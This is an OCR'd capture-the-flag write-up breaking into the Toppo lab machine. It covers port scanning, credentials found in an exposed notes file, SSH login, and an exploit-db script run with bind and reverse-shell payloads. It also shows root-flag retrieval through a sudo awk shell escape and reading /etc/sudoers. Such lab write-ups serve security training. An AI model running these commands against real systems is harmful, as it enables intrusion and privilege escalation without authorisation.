
Toppo Write-up

Information Gathering

Step 0:

- Kali Linux IP: 192.168.56.102 `ifconfig`
- Host Machine IP: 192.168.56.1 and 192.168.56.100 (host only) `ipconfig` (It is a window machine)
- Target Machine IP: 192.168.56.101

Step 01: netdiscover -i eth1 -r 192.168.56.102/24

- 

Scanning

Step 02:

- check whether host is alive
- `nmap -sn 192.168.56.101` (It is)
- `nmap -sC -sV -A -p- 192.168.56.101 > nmap.txt`
- `cat nmap.txt`

```
root@kali: ~
root@kali:~# cat nmap.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-24 13:18 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          36544/udp  status
|_  100024  1          37431/tcp  status
37431/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:60:F8:84 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.65 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.95 seconds
root@kali:~#
```

Monologue: You can see there are few interesting ports are open; I will clean-up the output.

Cleaned Ouput


- 22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
- 80/tcp open http Apache httpd 2.4.10 ((Debian))
- 111/tcp open rpcbind 2-4 (RPC 100000)
  - rpcinfo:
    - program version port/proto service
    - 100000 2,3,4 111/tcp rpcbind
    - 100000 2,3,4 111/udp rpcbind
    - 100024 1 36544/udp status
  - 100024 1 37431/tcp status
- 37431/tcp open status 1 (RPC #100024)

and more

Step 03:

- As usual, I am going to open the browser and gonna check the ip with robots.txt and try all the ports I got here. If I get anything interesting I will enclose the screenshot here.

- I browse the 192.168.56.101 (default port 80).




-

- I didn't get anything on port 111 and 37431. (little skeptical in my mind that I am missing something here). Anyway, I will do a nikto with each of the port; and will report only when I find anything.

Step 04:

- `nikto -h 192.168.56.101 > nikto80.txt`
- `nikto -h 192.168.56.101 -p 111 > nikto80.txt` (didn't work)
- `nikto -h 192.168.56.101 -p 37431 > nikto80.txt` (no webserver found)
- `cat nikto80.txt`




-


Monologue: There is directory indexing

- 192.168.56.101/admin

-
- We found an interesting notes.txt file as well




-
- `Note to myself : I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .`
- Password: 12345ted123 (fishing and soccer)
- username: ted or ted123 (my guess)
- 192.168.56.101/img



-

Monologue: Although it looks harmless but I have seen stegnographed photo in the past. Therefore, I don't want to take chance. I am gonna download all and keep it for backup (further enumerate if I bump my head on the wall)


- about-bg, contact-bg, home-bg, post-bg, post-sample-image.jpg
- 192.168.56.101/mail



-

Monologue: Although there is a PHP file here but it doesn't do much. I will keep it a low priority.


- 192.168.56.101/manual/images/



Monologue: I am afraid it is just a rabbit hole ??!!

- 192.168.56.101/manual

Monologue: Running Apache and version is 2.4



- 192.168.56.101/icons/README (Nothing important)

Note: so far I got only this information.

- Passw ord: 12345ted123 (fishing and soccer)
- username: ted or ted123 (my guess)

Step 05:

Let's check google, exploit-db, nist, packet-storm, cve, anything .. but find a w orking exploit.

- exploit-db

How to use that exploit ?

- `wget https://www.exploit-db.com/download/34900.py`
- `python exploit.py payload=bind rhost=192.168.56.101 rport=80`
- or
- `python exploit.py payload=reverse rhost=192.168.56.101 lhost=192.168.56.102 lport=80`

Note: I tried both port 80 and port 111. (other port didn't give me anything)

- root@kali: ~

```
root@kali:~# ls
34900.py   Downloads     nikto37431.txt  Pictures   Videos
Desktop    Music         nikto80.txt     Public     video.tar.gz
Documents  nikto111.txt  nmap.txt        Templates
root@kali:~# ./34900.py payload=bind rhost=192.168.56.101 rport=80
/usr/bin/env: 'python\r': No such file or directory
root@kali:~# python 34900.py payload=bind rhost=192.168.56.101 rport=80
[-] Trying exploit on : /cgi-sys/entropysearch.cgi
[*] 404 on : /cgi-sys/entropysearch.cgi
[!] Successfully exploited
[!] Connected to 192.168.56.101
192.168.56.101>
```

Monologue: How ever it left me keep banging my head on table because my privilege escalation skill is rather rusty..
Therefore, I thought w hy not I just keep a note of it and target some low hanging fruit?!!

- Remember w e have (check line 68 and 69 provided you need to recall how w e got this :) Sometime happens)
- Passw ord: 12345ted123 (fishing and soccer)
- username: ted or ted123 (my guess)

Step 06:

- Let me do a SSH using above credentials
- `ssh ted@192.168.56.101`
- `password: 12345ted123`
- ted@Toppo: ~

```
root@kali:~# ssh ted@192.168.56.101
ted@192.168.56.101's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 24 14:19:55 2018 from 192.168.56.102
ted@Toppo:~$
```

- Before I get drive into privilege escalation part, let me check in the sudoers' list
- `cat /etc/sudoers`

- ted@Toppo: ~

```
root@kali:~# ssh ted@192.168.56.101
ted@192.168.56.101's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 24 14:19:55 2018 from 192.168.56.102
ted@Toppo:~$ cat /etc/sudoers
ted ALL=(ALL) NOPASSWD: /usr/bin/awk

ted@Toppo:~$
```

Monologue: To be honest, I am not sure why I need to check sudoers, but many a times while I play with Vulhub, it become like habbit to check the source code etc (in this case I totally forgot. Anyway.)

- Let me google on /usr/bin/awk (remember it has NOPASSWD)
- check this github
- `awk 'BEGIN {system("/bin/bash")}'` (this command is executing)
- So I tried
  - `awk 'BEGIN {system("ls /root")}'` (Yes, shows there is a flag, which is the main goal of this task)
  - `awk 'BEGIN {system("cat /root/flag.txt")}'`
  - ted@Toppo: ~

```
ted@Toppo:~$ awk 'BEGIN {system("ls /root")}'
flag.txt
ted@Toppo:~$ awk 'BEGIN {system("cat /root/flag.txt")}'
__________
|  _    _  |
|_/ | | \_|.--.    _ .--.    _ .--.    .--.
   | |  / .'`\ \[ '/'`\ \[ '/'`\ \/ .'`\ \
   _| |_ | \__. | | \__/ | | \__/ || \__. |
  |_____| '.__.'  | ;.__/  | ;.__/  '.__.'
                 [__|     [__|



Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}



ted@Toppo:~$
```

Note: `Congratulations ! there is your flag :0wnedlab{p4ssi0n_c0me_with_pract1ce}`

Post Exploitation

- This is one the main important aspect once you get the access to the box. People usually hide some script in there to keep the persistent connection with the box and clean all the logs.
- However, we will not discuss much of it here. May be I will do a thorough research myself first and then discuss it with you :)

I am sure there are many ways to hack this machine and I am going to explore in the times to come. Rest of the weekend, I think it is better for me to polish my Linux Privilege Escalation skill to safe more time to pop the next machine :)

Happy Weekend to all!!